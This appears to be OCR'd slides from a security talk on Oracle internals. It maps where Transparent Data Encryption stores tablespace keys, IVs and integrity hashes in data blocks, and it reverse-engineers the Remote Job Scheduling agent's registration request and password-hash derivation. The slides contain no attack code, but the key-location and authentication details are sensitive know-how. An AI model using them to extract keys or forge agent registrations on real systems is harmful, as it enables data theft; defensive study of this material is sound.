


ENCCOL
secret1
secret2

ENCCOL
34BD...
65AF...

OBJ#	...	COLKLC
		41414...


TDE



COL
secret1
secret2

TDE

- Oracle handles blocks at the file level
- The table space key is at the second block+0x310 (a block can have various sizes)




```
00002300  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00002310  02 9A B1 BC A3 E2 10 BC  23 7A B7 FE E5 2E 15 56
00002320  30 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

Key length (2*8 bytes)

Encrypted tablespace key

TDE

The IV is at the beginning of each block



```
00106000  06 A2 00 00 83 00 80 01  95 94 12 00 00 00 02 16
00106010  FE F3 00 00 3B 58 26 13  B9 94 71 AB 8B 09 19 5C
```

IV: 830080195941200 00000000 02


Beginning of the block

TDE

- Special thanks goes to Gergely Tóth who – as a recreation activity – developed an Oracle wallet dumper in java
- I did a little modification of the orablock tool from David Litchfield's great cadfile toolset to work with my examples
- Special thanks goes to Kurt Van Meerbeeck who allowed me to use his excellent jDUDE tool to test my results

TDE

TDE



```
0001DDF0  2C 01 02 0E 71 71 71 71  71 71 71 71 71 71 71 71  ,   qqqqqqqqqqqq
0001DE00  71 31 94 26 17 16 D6 CE  F3 8E DE 95 65 A4 E9 C4  q1▌&  ÖÎó▌Þ▌e¤éÄ
0001DE10  54 14 AC 95 08 F5 CC F1  DE C4 CE 05 12 B0 92 2B  T ¬▌ õÌñÞÄÎ  °'+
0001DE20  0E AD 59 F0 88 3A 6D 87  B9 2F 5F 33 26 34 78 71   -Yð▌:m▌¹/_3&4xq
0001DE30  11 C6 CC 2B F9 53 60 41  87 51 D6 BF 81 A2 0E 51   ÆÌ+ùS`A▌QÖ¿ ¢ Q
0001DE40  E6 D7 0C 43 95 BC 8F 2B  15 D7 31 EB BD E6 E4 16  æ× C▌¼ + ×1ë½æä
0001DE50  8C 31 5E 54 B9 F7 3D F6  AC A4 CD EF 7A C0 D0 1E  ▌1^T¹÷=ö¬¤ÍïzÀÐ
0001DE60  1B D0 C1 FF 01 57 33 63  D4 3F AE 79 C9 1D 27 45   ÐÁÿ W3cÔ?®yÉ 'E
0001DE70  57 7B E8 9D FF 91 E9 6D  5C 7D 93 AF A4 4A 7F 91  W{è ÿ'ém\}▌¯¤J '
0001DE80  83 1A C0 E6 BE 8F A9 95  90 87 4D D8 90 DB 79 64  ▌ Àæ¾ ©▌ ▌MØ Ûyd
0001DE90  A1 6A E8 9A D4 E5 B8 2C  00 02 0E 71 71 71 71 71  ¡jè▌Ôå¸,   qqqqq
```

Length of the column

SHA1 hash for integrity

IV (is there by default, but can be omitted with “NO SALT”)

TDE

Remote Job Scheduling

- Introduced in 11g
- It allows to run jobs on machines where there is no database installed
- You have to install the Scheduler Agent from the Transparent Gateway disk

Remote Job Scheduling

How it works (Linux):


- There is the schagent java program that accepts the connection from the network
- Schagent calls the jssu executable in the $ORACLE_HOME/bin directory
- The result is sent back to the database through XDB

Remote Job Scheduling

Security I.

- The network connection is protected with SSL between the database and the agent
- Operating system user and password are needed to run a job on the agent's machine
- To handle the previous, a new object type called CREDENTIAL was introduced (access can be managed inside the database!)
- The agent has to be registered into the database

Remote Job Scheduling



JOB request to the schagent


Encrypted with SSL, the server checks the client certificate

JOB results sent to XDB

Oracle XML Database

From 11.2 it can be encrypted

Remote Job Scheduling



```
POST /remote_scheduler_agent/register_agent2 HTTP/1.1
User-Agent: Java/1.5.0_17
Host: 192.168.56.1:16021
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 955

hostname=o11gr2c&certificate=MIICAjCCAWsCBEtq9MMwDQYJKoZIhvcNAQEEBQAwRzEZMBcGA1UEChMQT3J
hY2xlIFNjaGVkdWxlcjEQMA4GA1UECxMHbzExZ3IyYzEYMBYGA1UEAxMPRXhlY3V0aW9uIEFnZW50MCAXDTEwMDI
wNDE2MjQzNVoYDzIxMDUxMTI2MTYyNDM1WjBHMRkwFwYDVQQKExBPcmFjbGUgU2NoZWR1bGVyMRAwDgYDVQQLEwd
vMTFncjJjMRgwFgYDVQQDEw9FeGVjdXRpb24gQWdlbnQwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBALZKScH
WA8nirQWMqMIxbQLfcwNf8zQ8GKkAjepnCMSX3A50IxAipYHajXQ8KwwCQGrHextaQVnYesth7gtGj0ny6ZMrR1h
Fo87mKvnrRi4eXVbawoAkPNRSVFaHEgfXuigqEG3zr7%2B7S%2FykPHQ34Wt7iamy4k6f3W9nO0S6ZCP5AgMBAAE
wDQYJKoZIhvcNAQEEBQADgYEATDSq2ThPOHBJ5JjdsObQ9R5CH1nY60w6aRCkEOV%2B1y9AwYseHUiAZ%2FHSwCL
F0oRZSsXPM0OsJ8Ad27muCPcqpbeJonTuvwCySuafN6rVzfIRitWkWbFpxWmikZA8R66XZGVt%2FdvmOMnhiUnkG
%2BXLu98eiO7LGZn9iEWrWY%2FL5UI%3D&current_date=1282661633112&password_hash=LYLBDcou5Bcd4
ZRzWszPGP5J%2FCI%3D&port=1500&nonce=Jw67uaxE253Adda0IUTIog%3D%3D&enc_key=A4PevK%2Bl4eLG7
%2B%2FBzCf7Kw%3D%3D&key_hash=f332HH%2BI0qE1unBPlPhH%2FzScOj8%3D&agent_name=

HTTP/1.1 200 OK
Server: Oracle XML DB/Oracle Database
Content-Type: text/html; charset=WINDOWS-1252
Content-Length: 174

Oracle Scheduler Agent Registration for 11.2 Agent
GLOBAL_DB_NAME: ORCL
NONCE: hJYvtCv/AptvgpNILb355g==
KEY_HASH: VdDKTGcgERBHbr3M78+/WJS51dI=
Agent Registration Successful!
```

Remote Job Scheduling


The registration happens only once at the beginning, so I concentrated on other parts, but just to show what is happening:

password_hash=HmacSHA1(password+nonce, cert+password+currentTime+hostname)

trkey=SHA1(password+nonce+currentTime+hostname)[1..16]

